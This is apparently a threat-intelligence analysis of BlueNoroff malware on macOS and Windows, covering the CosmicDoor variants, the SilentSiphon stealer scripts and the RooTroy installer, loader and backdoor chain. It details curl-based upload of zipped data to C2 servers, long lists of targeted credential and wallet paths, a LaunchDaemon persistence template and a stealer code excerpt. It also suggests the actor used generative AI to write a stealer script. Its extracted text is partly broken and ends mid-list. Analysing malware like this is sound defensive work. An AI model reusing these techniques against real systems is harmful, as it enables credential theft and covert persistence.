GillyInjector.

In 2023, CosmicDoor.macOS in Rust was utilized by the actor as an initial implant to gain control over the victim, and then installed the Python version after introducing it. In 2024, the Python version replaced the Rust one and became responsible for downloading the DownTroy v1 chain. Since mid-2024, only the CosmicDoor chain in Nim has been utilized, which was downloaded by the DownTroy v2 chain.

Except for the appearance of the injector, the differences between the Windows version and other versions are not significant. On Windows, the 4th to 6th characters of all RC4 key values are initialized to `123`. In addition, the CosmicDoor.macOS version, written in Nim, has an updated value for `COMMAND_KEY`.

| | CosmicDoor.macOS in Nim | CosmicDoor in Python, CosmicDoor.macOS in Rust | CosmicDoor.Windows in Go |
|---|---|---|---|
| **SESSION_KEY** | `3LZu5H$yF^FSwPu3SqbL*sK` | `3LZu5H$yF^FSwPu3SqbL*sK` | `3LZ123$yF^FSwPu3SqbL*sK` |
| **COMMAND_KEY** | `lZjJ7iuK2qcmMW6hacZOw62` | `jubk$sb3xzCJ%ydILi@W8FH` | `jub123b3xzCJ%ydILi@W8FH` |
| **AUTH_KEY** | `Ej7bx@YRG2uUhya#50Yt*ao` | `Ej7bx@YRG2uUhya#50Yt*ao` | `Ej7123YRG2uUhya#50Yt*ao` |

The same command scheme is still in use, but other versions implement only a few of the commands available in Windows. Notably, commands such as `345`, `90`, and `45` are listed in the Python implementation of CosmicDoor, but their actual code has not been implemented.

| Command | Description | CosmicDoor.macOS in Rust and Nim | CosmicDoor in Python | CosmicDoor.Windows in Go |
|---|---|---|---|---|
| 234 | Get device information | ✓ | ✓ | ✓ |
| 333 | No operation | - | - | ✓ |
| 44 | Update configuration | - | - | ✓ |
| 78 | Get current work directory | ✓ | ✓ | ✓ |
| 1 | Get interval time | - | - | ✓ |
| 12 | Execute commands | ✓ | ✓ | ✓ |
| 34 | Set current work directory | ✓ | ✓ | ✓ |
| 345 | (DownExec) | - | ✓ (but not implemented) | - |
| 90 | (Download) | - | ✓ (but not implemented) | - |
| 45 | (Upload) | - | ✓ (but not implemented) | - |

**SilentSiphon: A stealer suite for harvesting dropped by CosmicDoor**

In most observed infections, multiple Bash shell scripts were created on the infected host shortly after the installation of CosmicDoor. These scripts were used to collect and exfiltrate data to the actor' C2 servers. We estimate that CosmicDoor is responsible for downloading these scripts, indicating that the actor uses each malware family for a specific purpose.

| | |
|---|---|
| **MD5** | `10cd1ef394bc2a2d8d8f2558b73ac7b8` |
| **SHA1** | `7058cd8dd36067109a84406ba4d2413f7d83efb9` |
| **SHA256** | `d3929730c8269c10b2e7665e1163e05a19825a3fa5bb9b2b408eb0f0ddac499a` |
| **File type** | `ASCII text` |
| **File size** | `2 KB` |
| **File name** | `upl.sh` |

The file named `upl.sh` functions as an orchestration launcher, which aggregates multiple standalone data-extraction modules identified on a victim's system. Essentially, the orchestrator and its submodules operate under user-level permissions.

```
upl.sh          // orchestrator & for group.com.apple.notes
├── cpl.sh      // for browser extension data
├── ubd.sh      // for browser credentials and macOS keychains
├── secrets.sh  // for credentials associated with cloud, DevOps, crypto wallets, and openAI
API
├── uad.sh      // for password vault applications
├── utd.sh      // for Telegram
```

The launcher first identifies the currently logged-in macOS username using the command `who | tail -n1 | awk '{print $1}'`, ensuring that all subsequent file paths are resolved within the session of the interactive user – regardless of whether the script is executed by another account or via Launch Agents. The default hard-coded C2 server, `hxxps://filedrive[.]online/uploadfiles`, is also initialized. However, both the C2 server and the username can be modified using the `-h` and `-u` flags, a feature consistent with other modules analyzed in this research. The orchestrator executes five embedded modules located in the same directory, removing each immediately after it completes.

Additionally, the launcher copies the file `/private/var/tmp/group.com.apple.notes` to `/private/var/tmp/notes_<username>`. This allows for the extraction of a temporary workspace created by the Apple Notes app, which macOS uses as a transient storage area. The directory is then immediately zipped using the `ditto -ck` command and uploaded to the initialized C2 server via `curl --connect-timeout 60 -X POST`. The upload includes the headers `Content-Type: multipart/form-data`, `User-Agent: curl-agent`, and `Auth:A7k9vQr5Z8d2fG3yLw4xM1sTj6Pq0nXz5Rj8uVw2YhK3eBq9FcLp1Dg7Hn0Zy6Xc4Tj8`.

Once the final module (`utd.sh`) finishes execution, the launcher proceeds to recursively delete its entire working directory.

**1. Browser extension stealer module**

The first module, `cpl.sh`, focuses on stealing extension and wallet artifacts, as well as inventory. It begins by identifying the interactive macOS username and inherits the same hard-coded C2 endpoint used throughout the toolset. Four command-line flags let operators customize execution.

- `-u <username>` – targets a different local account
- `-h <url>` – redirect exfiltration to an alternative C2 server.
- `-e <browser>` – add one or more browsers to an exception list (but not implemented).
- `-i` – flip the internal flag `isIndexedDBMissing` from 1 (but not implemented)

It then scans Chromium-based browsers such as Chrome, Brave, Arc, Edge, and Ecosia, as well as Firefox, under the `/User/<username>/Library/Application Support` directory. The script mainly targets Chromium-style folders like "Local Extension Settings", "Extensions", and "IndexedDB", but it only searches at a shallow depth. This typically results in Firefox returning no data, as it doesn't store these folders in the same manner.

For each browser found, the script creates a staging tree under `/private/var/tmp/cpl_<username>/<browser>/`, organizing folders by profile. When a profile's path matches the browser root itself (e.g., Chrome's "Default" profile), data is copied flat into the destination; otherwise, it is nested by profile name. It excludes the "System Profile" and "Guest Profile" from this process.

- `Local Extension Settings`: This folder is copied in full, as many popular wallet and password-manager extensions store cleartext configuration data or JWT-style tokens here.
- `IndexedDB`: This is the browser's built-in database system, but only folders that match six pre-defined extension IDs are exfiltrated.
- `Extensions`: Rather than copying the files themselves, the module executes `ls` and saves the output to `extensions.txt`, giving operators an inventory of all installed add-ons per profile for future use.

The browser extensions, which are associated with the pre-defined extension IDs provided by the actor, are all cryptocurrency wallets or password managers, as shown in the list below:

- `aholpfdialjgjfhomihkjbmgjidlcdno`: Exodus Web3 Wallet
- `hnfanknocfeofbddgcijnmhnfnkdnaad`: Coinbase Wallet extension
- `hifafgmccdpekplomjjkcfgodnhcellj`: Crypto.com | Onchain Extension
- `enabgbdfcbaehmbigakijjabdpdnimlg`: Manta Wallet
- `aeblfdkhhhdcdjpifhhbdiojplfjncoa`: 1Password – Password Manager
- `opcgpfmipidbgpenhmajoajpbobppdil`: Slush – A Sui wallet

The module follows the same exfiltration process as the orchestrator by compressing the file located at `/private/var/tmp/cpl_<username>` using `ditto -ck`, and then sends it to the same C2 server via a POST request with the same headers.

**2. Browser credential & macOS Keychains stealer module**

The second module, `ubd.sh`, is designed to steal browser credentials stored locally and access the macOS keychain needed to decrypt them. Like the first module, it begins by identifying the username and supports four customizable command-line flags. One of these flags, `-i`, specifies whether to collect "IndexedDB" directory.

This module is specifically designed for Chromium-based web browsers, such as Chrome, Brave, Arc, Edge, and Ecosia, but not Firefox. It gathers data from multiple folders, including "Local State", "History", "Cookies", "Sessions", "Web Data", "Bookmarks", "Login Data", "Session Storage", "Local Storage", and "IndexedDB", which are associated with each browser.

After extracting browser credentials, the module copies both `/Library/Keychains/System.keychain` and `~/Library/Keychains/login.keychain-db`, which are essential for the offline decryption of Chromium secrets

tied to the keychain. The collected data is then compressed into a ZIP file at `/private/var/tmp/ubd_<username>`, and the file is sent to the same C2 server using the same header. Finally, the module deletes the ZIP file and the staging directory.

**3. Secrets stealer module**

The third module, `secrets.sh`, functions as a secrets harvester. It uniquely identifies the username by extracting the first username using the command `who | awk 'NR==1{print $1}'`. If the script is executed via `sudo`, it instead uses the `$SUDO_USER` environment variable for substitution.

Next, the module pre-declares the root archive as `/private/var/tmp/secrets_<username>.zip` and creates a run-specific staging area at `/tmp/secrets_backup_<current time>`, where it copies the targeted secret files for each user. If executed with root privileges, the script iterates through every home directory under `/Users` (on macOS) or `/home` (on Linux), while skipping hidden or "Shared" accounts. When run without root privileges, it limits the collection to the current user. The high-value credential locations defined in the module are as follows:

| File | Content | Access Level |
|---|---|---|
| `~/.aws` | `credentials` & `config` files that contains AWS access key ID / secret key pairs, session tokens | Full AWS API access |
| `~/.ssh` | Private keys, `known_hosts`, config | Direct SSH access |
| `~/.npmrc` | NPM auth tokens | Push or Modify NPM packages that leads to supply chain attacks |
| `~/.config/solana` | Solana CLI keypairs (`id.json`) | Control Solana accounts & programs |
| `~/.config/gcloud` | OAuth refresh token, service-account keys | Google Cloud project admin |
| `~/.config/gh` | GitHub CLI tokens | Repository Read/Write and PR Creation |
| `~/.config/glab-cli` | GitLab PATs | GitLab project and CI control |
| `~/.kube` | Cluster configs, bearer token | Kubernetes cluster administration |
| `~/.docker` | Docker client configuration and credentials | Docker Hub or private registries |
| `~/.netrc` | Legacy HTTP(S) credentails | Automated service authentication |
| `~/.azure` | Azure refresh tokens, tenats IDs | Azure resource management |
| `~/.pypirc` | PyPI repository credentials | Upload Python packages |
| `~/.gem/credentials` | RubyGems API key | Publish Ruby Gems |
| `~/.cargo/credentials` | crates.io token | Publish Rust crates |
| `~/.twilio-cli` | Twilio SID & auth token | Send SMS / voice via Twilio |
| `~/.near-credentials` | NEAR wallet keypairs | Transfer NEAR token |
| `~/.vercel` | Vercel access token | Deploy / manage Vercel projects |
| `~/.netfily` | Netlify CLI token | Site deployment & config |
| `~/.oci` | Oracle Cloud API keys | Oracle Cloud resource control |
| `~/.sui` | Sui keystore, mnemonics | Transfer SUI assets |
| `~/.aptos` | Aptos private keys | Transfer APT tokens |

| File | Content | Access Level |
|---|---|---|
| ~/.vault-token | HashiCorp Vault token | Read / write secrets in Vault |
| ~/.config/configstore/firebase-tools.json | Firebase refresh tokens | Firebase project admin |
| ~/.yarnrc.yml | Yarn / NPM auth tokens | Package publish / install override |
| ~/.bit/config | Bit.dev auth token | Bit component repository control |
| ~/.circleci/cli.yml | CircleCI API token | Trigger / alter CI pipelines |
| ~/.wrangler/config | Cloudflare Workers tokens | Deploy Cloudflare Workers |
| ~/.config/stripe/config.toml | Stripe secret & publishable keys | Process or refund payments |
| ~/.openai | OpenAI API keys | Run OpenAI API calls, incur cost |
| ~/.nuget/NuGet.Config | NuGet PATs / creds | Publish .NET packages |
| ~/.config/doctl/config.yaml | DigitalOcean PATs | Droplet & resource control |
| ~/.config/linode-cli | Linode API tokens | Linode instance management |
| ~/.algorand | Algorand wallet mnemonics | Transfer ALGO, sign transactions |
| ~/.pulumi/credentials.json | Pulumi access tokens | Manage infrastructure stacks |

After the collection is complete, the `/tmp/secrets_backup_<current time>/<username>` directory is compressed into `/private/var/tmp/secrets_<username>.zip` using the `ditto -ck` command. The resulting archive is then exfiltrated to a hard-coded or a provided C2 server using `curl`, with headers consistent to those used in previous modules. In summary, this module functions as a comprehensive secret file stealer, targeting a broad range of developer, Cloud/Infrastructure, CI/CD, and blockchain secrets, OpenAI API and efficiently packages them for transmission.

Notably, this script includes several comment lines, one of which uses a checkmark emoticon to indicate the success of the backup files. Since threat actors rarely use comments – especially emoticons – in malware intended for real attacks, it suggests the possibility that BlueNoroff uses generative AI to generate malicious scripts like this module. (They likely requested a backup script, not one for exfiltration.)

```
else
  # echo "[*] Running as normal user: backing up current user only"
  USERNAME=$(whoami)
  USER_HOME="$HOME"
  backup_user "$USERNAME" "$USER_HOME"
fi

# Create the zip
ditto -ck "$TEMP_DIR" "$OUTPUT" >/dev/null
# echo "✅ Secrets backed up to: $OUTPUT"

# Cleanup
rm -rf "$TEMP_DIR"
```

**Fig. 21 Comments that appear to be generated by AI in the secrets stealer module**

**4. Password-vault stealer module**

The fourth module (`uad.sh`) follows the same setup process as the other modules but introduces three additional execution flags: `-u`, `-h`, and `-na`. The `-na` (not all) flag enables users to collect data specifically from password manager applications, Evernote, and Ledger Live.

This module starts by collecting artifacts from password managers, sweeping them into a directory located at `/private/var/tmp/<username>_<target application>_<current time>` per application. Each collected data is then zipped using `ditto` command and sent to the initialized C2 server using the same `curl` command and headers.

Each container below contains the encrypted vault database, along with any key-cache or sync metadata written to disk by the respective product, giving the actor access to both the ciphertext and, often, the local master-key derivatives needed for offline cracking.

| Target Application | Path to collect | Contains |
|---|---|---|
| `1Password 8` | `/private/var/tmp/2BUA8C4S2C.com.1password` | Encrypted SQLite vaults, local AES keys, sync journals |
| `1Password 7` | `/private/var/tmp/2BUA8C4S2C.com.agilebits` | Legacy OPVault / keychain files, master-key cache |
| `Bitwarden` | `/private/var/tmp/com.bitwarden.desktop` | SQLCipher `vault.db`, quick-unlock key cache, extension tokens |
| `LastPass` | `/private/var/tmp/com.lastpass.LastPass` | Binary blob vault, PBKDF2 cache, offline OTP seeds |
| `Dashlane` | `/private/var/tmp/group.dashlane.sharedContainer` | `metadata.db`, encrypted credential bundles, locally stored AES keys |

The module also targets note-taking and workspace software. Extracting these folders can provide the actor with offline copies of private notes, cached files containing refresh tokens, and workspace identifiers that may be useful for espionage – such as reviewing personal notes – or, in some cases, gaining access to SaaS back ends.

| Application | Path | Contains |
|---|---|---|
| `Evernote` | `/private/var/tmp/com.evernote.Evernote` | Local note store, resource cache, OAuth refresh token |
| `Notion` | `~/Library/Application Support/Notion` | IndexedDB workspace DBs, offline page content, user refresh tokens |

Collaboration suites are also targeted. However, in this version, only Slack is fully operational, while the code blocks for Skype, WeChat, and WhatsApp are commented out.

| Application | Path | Contains |
|---|---|---|
| `Slack` (active) | `/private/var/tmp/com.tinyspeck.slackmacgap`, `~/Library/Application Support/Slack` | Session cookies, Slack API tokens, channel histories, SQLite caches |
| `Skype` (inactive) | `~/Library/Application Support/Microsoft/Skype for Desktop` + `~/HTTPStorages/com.skype.skype` | Chat history DBs, WebKit local-storage, login tokens |
| `WeChat` | `~/Library/Containers/com.tencent.xinWeChat` | Message caches, media, saved |

| Application | Path | Contains |
|---|---|---|
| (inactive) | | credentials |
| WhatsApp (inactive) | ~/Library/Containers/net.whatsapp.WhatsApp, ~/Library/Group Containers/group.net.whatsapp.WhatsApp.shared | Encrypted chat stores, key bundles, media blobs |

Another data point collected by this module is key material from several cryptocurrency ecosystems. In this build, Ledger Live and three TON/Stacks wallets are being harvested. The MetaMask logic is included but currently commented out.

| Application | Path | Contains |
|---|---|---|
| Ledger Live (active) | ~/Library/Application Support/Ledger Live | Wallet indexes, device-pairing secrets, account address lists |
| Hiro StacksWallet (active) | ~/Library/Application Support/so.hiro.StacksWallet | Key rings, mnemonic phrase, local TX database |
| Tonkeeper (active) | ~/Library/Application Support/@tonkeeper | Seed phrase, encrypted keystore, wallet metadata |
| MyTonWallet (active) | ~/Library/Application Support/MyTonWallet | Mnemonic, account list, transaction history |
| MetaMask (inactive) | ~/Library/Containers/<UUID> | Encrypted key-ring JSON, extension cookies, chain configuration cache |

Finally, the module exfiltrates AnyDesk artifacts by searching for and extracting the `.anydesk` folder. This folder contains stored credentials and address books, which can be used for unattended lateral movement.

| Application | Path | Contains |
|---|---|---|
| AnyDesk | ~/.anydesk | Recent host list, address-book entries, stored auth tokens, client configuration |

**5. Telegram stealer module**

The fifth and final module (`utd.sh`) is designed specifically to handle Telegram artifacts. It packages these artifacts and facilitates the exfiltration of the data. Once the collection is complete, the stealer compresses each directory into a ZIP archive using the `ditto -ck` command. It then uploads the archive via `curl` using the same header.

When the user installs Telegram via the official website, it is installed to `~/Library/Application Support/Telegram Desktop`, whereas the App Store version is installed to `~/Library/Containers/ru.keepcoder.Telegram`. In the App Store version, all resources such as cached data are stored in a subdirectory at `~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram`.

| Target information | Path |
|---|---|
| Cached resources, such as chat history and media files | ~/Library/Application Support/Telegram Desktop/tdata/[A-F0-9]{16}s |
| An encrypted geolocation cache | ~/Library/Application Support/Telegram Desktop/tdata/[A-F0-9]{16}/maps |
| AES session keys used for | ~/Library/Application Support/Telegram Desktop/tdata/key_datas |

| Target information | Path |
|---|---|
| account takeover | |
| Legacy sandbox cache | `/private/var/tmp/org.telegram.desktop` |
| Temp directory of Telegram Desktop (when major version > 14) | `/private/var/tmp/6N38VWS5BX.ru.keepcoder.Telegram` |
| List of configured accounts (when major version <= 14) | `~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram/.tempkeyEncrypted` |
| Export-key vault (when major version <= 14) | `~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram/appstore/accounts-metadata` |
| Full chat DB, messages, contacts, files, cached media (when major version <= 14) | `~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram/appstore/account-<randon number>/postbox/db` |

The stealer adapts to changes in macOS versions:

- For macOS 15 (Sequoia) and newer, the script copies only the primary paths, assuming Apple's new sandbox layout already stores everything there.
- For macOS 14 (Sonoma) and older, it performs a more extensive sweep of group-container directories to ensure full coverage and no residual data is missed.

BlueNoroff has weaponized Telegram by impersonating venture capitalists or recruiters to target victims. Leveraging this stealer, the actor can hijack accounts and use them in a supply-chain-style social engineering campaign.

| | |
|---|---|
| **MD5** | `c446682f33641cff21083ac2ce477dbe` |
| **SHA1** | `1e76f497051829fa804e72b9d14f44da5a531df8` |
| **SHA256** | `d5f41ea8dbf1ed159a0a4cfce563a917c1df32bb8ac8d321b4d3dcf67271dd25` |
| **File type** | `ASCII text` |
| **File size** | `6 KB` |
| **File name** | `upl` |

Meanwhile, we also discovered a separate bash script(`upl`) that operates independently and is not part of the stealer suite. This lightweight stealer is specifically designed for macOS systems. It begins by setting configuration parameters, including the username, C2 URL, and a list of applications to exclude from data collection. While the username and C2 URL have default values hard-coded in the script, they can be customized via command-line arguments. In this sample, the default upload server URL is set to `hxxps://dataupload[.]store/uploadfiles`.

Our telemetry indicates that this script was first observed in the wild in last November, under the filename `upl`. This suggests that it represents an older version of the SilentSiphon stealer suite, which the actor has been using since at least this May. Since then, the actor has evolved their tooling into a more advanced shell script capable of harvesting a growing number of credentials and secrets.

The stealer targets the collection of the following:

- Google Chrome, Brave, Microsoft Edge extension settings and profile data

- Firefox profile-related files such as `profiles.ini`, `places.sqlite`, `bookmarkbackups`, `key4.db`, `logins.json`, `permissions.sqlite`, `content-prefs.sqlite`, `formhistory.sqlite`, `cookies.sqlite`, `webappsstore.sqlite`, `chromeappsstore.sqlite`, `cert9.db`, `pkcs11.txt`, `sessionstore.jsonlz4`
- Google Chrome, Brave, Microsoft Edge browsers' files including `Local State`, `History`, `Cookies`, `Sessions`, `Web Data`, `Bookmarks`, `Login Data`, `Session Storage`, and `Local Storage`
- System keychains: `/Library/Keychains/System.keychain` and user login keychain at `~/Library/Keychains/login.keychain-db`
- User shell history files: `.zsh_history` and `.bash_history`
- User shell configuration directories such as `.zsh`
- Apple Notes data stored in `/private/var/tmp/group.com.apple.notes`

Once the data is collected, the script compresses the files into ZIP archives using the macOS `ditto` command for archiving and compression. It then uploads these archives to the C2 server using the `curl` command along with the same headers used in other modules.

**RooTroy Chain**

We identified a ZIP archive downloaded from `filedrive[.]online` that delivers a three-component toolset and found on two infected victims. The archive contains the following:

- Installer: the primary installer file named "`rtv4inst`" written in Go
- Loader: an auxiliary loader file named "`st`" identified as Nimcore loader written in Nim
- Injector: an injector file named "`wt`", which is identified as GillyInjector written in C++
- Final payload: RooTroy.macOS written in Go




Fig. 22 Overall flow of RooTroy chain

**Initial stage: RooTroy Installer**

| | |
|---|---|
| **MD5** | `1ee10fa01587cec51f455ceec779a160` |

| | |
|---|---|
| **SHA1** | 28f621576e258231582244fac719ff10763f1fbc |
| **SHA256** | d16a5408b42767334a8815a8b4a9b13ae2ae0ade51184e9046b84414d6becc6f |
| **File type** | Mach-O universal binary with x86_64/arm64 executable |
| **File size** | 4.3 MB |
| **File name** | rtv4inst |

Upon the execution of the installer, it immediately checks for the presence of the components and terminates if any are missing. Additionally, it verifies that it has accepted at least two command-line arguments to function properly, as follows.

```
rvt4inst <MID> <C2> [<Additional C2 domains…>]
```

- MID (Machine ID): unique identifier for victim tracking
- C2: primary command-and-control domain
- Additional C2 values can be supplied

If invoked incorrectly, the installer prints the usage string:

```
%s mid domain1 domain2 ...
```

On first launch the installer creates several directories and files that imitates legitimate macOS component. Note that these paths are abused only for camouflage; none are genuine system locations.

| Num | Path | Role |
|---|---|---|
| 1 | /Library/Google/Cache/.cfg | Configuration |
| 2 | /Library/Application Support/Logitechs/versions | Not identified |
| 3 | /Library/Application Support/Logitechs/bin/Update Check | Final location of Nimcore loader (st) |
| 4 | /Library/Storage/Disk | baseApp's candidate location 1 |
| 5 | /Library/Storage/Memory | baseApp's candidate location 2 |
| 6 | /Library/Storage/CPU/cpumons | Final location of GillyInjector (wt) |
| 7 | /Library/LaunchDaemons/<bundle ID>.plist | .plist path for launching st |
| 8 | /private/var/tmp/.lesshst | Contains the .plist path |

The installer serializes its runtime parameters into an RC4-encrypted blob using the hard-coded key 3DD226D0B700F33974F409142DEFB62A8CD172AE5F2EB9BEB7F5750EB1702E2A . We were able to recover the internal structure of the configuration based on the structure within the installer as follows. The resulting encrypted value is written as .cfg inside /Library/Google/Cache/.

```
TCONFIG =>
{
  "mid": "[machine ID]",    // string, from command-line argments
  "uid": "[current time]",  // int64
  "cid": 0,                 // unknown
  "svr": "[C2 server]"      // _slice_string, from command-line argments
}
```

It then implements a mechanism for the naming of the plist through dynamic bundle ID generation, where it scans legitimate applications in `/Applications` to create convincing identifiers. It enumerates `.app` bundles, extracts their names, and combines them with service-oriented terms like “agent”, “webhelper”, “update”, “updater”, “startup”, “service”, “cloudd”, “daemon”, “keystone.agent”, “update.agent”, or “installer” to construct bundle IDs such as “com.safari.update” or “com.chrome.service”. If the bundle ID generation process fails for any reason, the malware defaults to “com.apple.updatecheck” as a hard-coded fallback identifier.

The installer then deploys the companion binaries from the ZIP extraction directory to their final system locations, respectively. The Nimcore loader (`st`) is copied to `/Library/Application Support/Logitechs/bin/UpdateCheck`. The GillyInjector binary is renamed to `cpumons` in the `/Library/Storage/CPU` path. Both files receive `755` permissions to ensure executability.

Later, a persistence mechanism is implemented through macOS Launch Daemon plists. The plist template contains four placeholder fields populated during generation: the `Label` field receives the dynamically generated bundle ID, the `SERVER_AUTH_KEY` environment variable is populated with RC4-encrypted data using the hard-coded key “`yniERNUgGUHuAhgCzMAi`” then base64 encoded, where the encrypted data is the GillyInjector’s path `/Library/Storage/CPU/cpumons`. The `CLIENT_AUTH_KEY` environment variable receives the hard-coded value “`..`” (two periods), and the `Program` field points to the installed Nimcore loader’s path.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>Label</key>
        <string>%s</string> // generated bundle ID
        <key>EnvironmentVariables</key>
        <dict>
            <key>SERVER_AUTH_KEY</key>
            <string>%s</string> // encrypted path to the GillyInjector
            <key>CLIENT_AUTH_KEY</key>
            <string>%s</string> // ..
        </dict>
        <key>Program</key>
        <string>%s</string> // path to the Nimcore loader
        <key>StartInterval</key>
        <integer>3600</integer>
        <key>RunAtLoad</key>
        <true/>
        <key>StandardErrorPath</key>
        <string>/dev/null</string>
        <key>StandardOutPath</key>
        <string>/dev/null</string>
    </dict>
</plist>
```

The plist also includes `StartInterval` set to 3,600 seconds (1 hour) for periodic execution, `RunAtLoad` set to true for immediate startup, and both `StandardErrorPath` and `StandardOutPath` redirected to `/dev/null` to suppress output.

The installer completes the persistence setup by using legitimate `launchctl` commands to activate the persistence mechanism, ensuring the Nimcore loader is executed. It first runs “`launchctl unload <bundle`

ID>.plist" on any existing plist with the same name to remove previous instances, then executes "launchctl load <bundle ID>.plist" to activate the new persistence configuration through /bin/zsh -c.

As a final step, the installer creates a file named ".lesshst" in /private/var/tmp/ that contains the full path to the created launch the plist file – <bundle ID>.plist.

**Second stage: Nimcore Loader**

| | |
|---|---|
| **MD5** | 3bbe4dfe3134c8a7928d10c948e20bee |
| **SHA1** | 781d5f8c999513b0f6b6f2cef94d2cee74ba352d |
| **SHA256** | 42807e320889cad14f39b83449cf8919741fd6610aa5166f0ca2dde67ed0324e |
| **File type** | Mach-O universal binary with x86_64/arm64 executable |
| **File size** | 250 KB |
| **File name** | st |

The second stage in this execution chain is the Nimcore loader, which is deployed by the installer and specified in the Program field of the plist file. This loader reads the SERVER_AUTH_KEY environment variable using getenv(), base64-decodes the value, and decrypts it with the RC4 key yniERNUgGUHuAhgCzMAi – the same key used by the installer to encrypt the path to the next stage payload at /Library/Storage/CPU/cpumons. The loader is able to retrieve the necessary value because both SERVER_AUTH_KEY and CLIENT_AUTH_KEY are provided in the plist file and filled in by the installer. After decryption, it invokes posix_spawn() to launch GillyInjector.

**Third stage: GillyInjector for RooTroy**

| | |
|---|---|
| **MD5** | 7581854ff6c890684823f3aed03c210f |
| **SHA1** | 450a668ea8d60ff9bdba5c202e8ede3dd969e2e8 |
| **SHA256** | 45544b60ec93bbe4beb5b88d7893b3b99f615792ad9da27f419950bd05c4fbe2 |
| **File type** | Mach-O universal binary with x86_64/arm64 executable |
| **File size** | 15.1 MB |
| **File name** | wt |

GillyInjector is the third component in the RooTroy chain and follows the same behavior as described in the CosmicDoor chain. In this instance, however, the password used for generation is hard-coded as xy@bomb# within the component. The baseApp is primarily responsible for printing a only simple message and acts as a carrier to hold the injected final payload in memory during runtime.

**Final stage: RooTroy.macOS**

The final payload is identified as RooTroy.macOS, written in Go. Upon initialization, RooTroy.macOS reads its configuration from /Library/Google/Cache/.cfg, a file created by the primary installer, and decrypts it using the RC4 algorithm with the key 3DD226D0B700F33974F409142DEFB62A8CD172AE5F2EB9BEB7F5750EB1702E2A. When it fails to read the config file, it removes all files under the /Library/Google/Cache path and exits.

As it is executed at every boot time via a plist setup, it prevents duplicate execution by checking the .pid file in the same directory. If a process ID is found in the file, it terminates the corresponding process and writes the current process ID into the file. Additionally, similar to the Windows version, it records the string {"rt": "4.0.0."} in the .version file to indicate the current version. The string is encrypted using RC4 with the key

C4DB903322D17C8CBF1D1DB55124854C0B070D6ECE54162B6A4D06DF24C572DF, which is the same key used in the Windows variant.

This backdoor executes commands from the /Library/Google/Cache/.startup file line by line. Each line is executed via /bin/zsh -c "[command]" in a detached process. Its functionality is equivalent to the preload field in the configuration of the Windows version. It also monitors the user's login status and re-executes the commands when the user logs back in after being logged out.

| Num | File path | Role |
|---|---|---|
| 1 | /Library/Google/Cache/.cfg | Configuration |
| 2 | /Library/Google/Cache/.pid | Current process id |
| 3 | /Library/Google/Cache/.version | Version |
| 4 | /Library/Google/Cache/.startup | Command list for pre-execution |

Next, it collects and lists all mounted volumes and running processes. It then enters an infinite loop, repeatedly re-enumerating the volumes to detect any changes – such as newly connected USB drives, network shares, or unmounted devices – and uses a different function to identify changes in the list of processes since the last iteration.

```
TREQUEST =>
{
    "uid": "[uid from configuration]",
    "cid": 0,
    "mid": "[mid from configuration]",
    "data": "[process1|process2|process3|...]",     // Current running processes
    "platform": "[platform info]",                  // Platform information
    "created": "[newprocess1|newprocess2|...]",     // Newly created processes
    "killed": "[terminated1|terminated2|...]",      // Terminated processes
    "sleep": false,                                 // Sleep status
    "osver": "[OS version]",                        // Operating system version
    "newvol": true,                                 // Volume changes detected (boolean)
    "vers": "[malware version]",                    // Version JSON string
    "boot": [boot time]                             // Boot timestamp (unix time)
}
```

It sends the collected information to the C2 server via a POST request to /update endpoint with Content-Type: application/json. The TRESPONSE coming from the server is similary as its windows counterpart.

```
TRESPONSE =>
{
    "data": "[received data]",              // string
    "url": "[download URL for payload]",    // string
    "auth": "[authentication token]",       // string
    "cid": [client/command id]              // int64
}
```

The data field is executed directly via AppleScript using osascript -e. When both the url and auth fields are present, RooTroy connects to the URL with GET method and the Authorization header to retrieve additional files. Then it sleeps for 5 seconds and repeats the process.

1. Generate a random 10-character file name in the temp directory: /private/tmp/[random-chars]{10}.zip

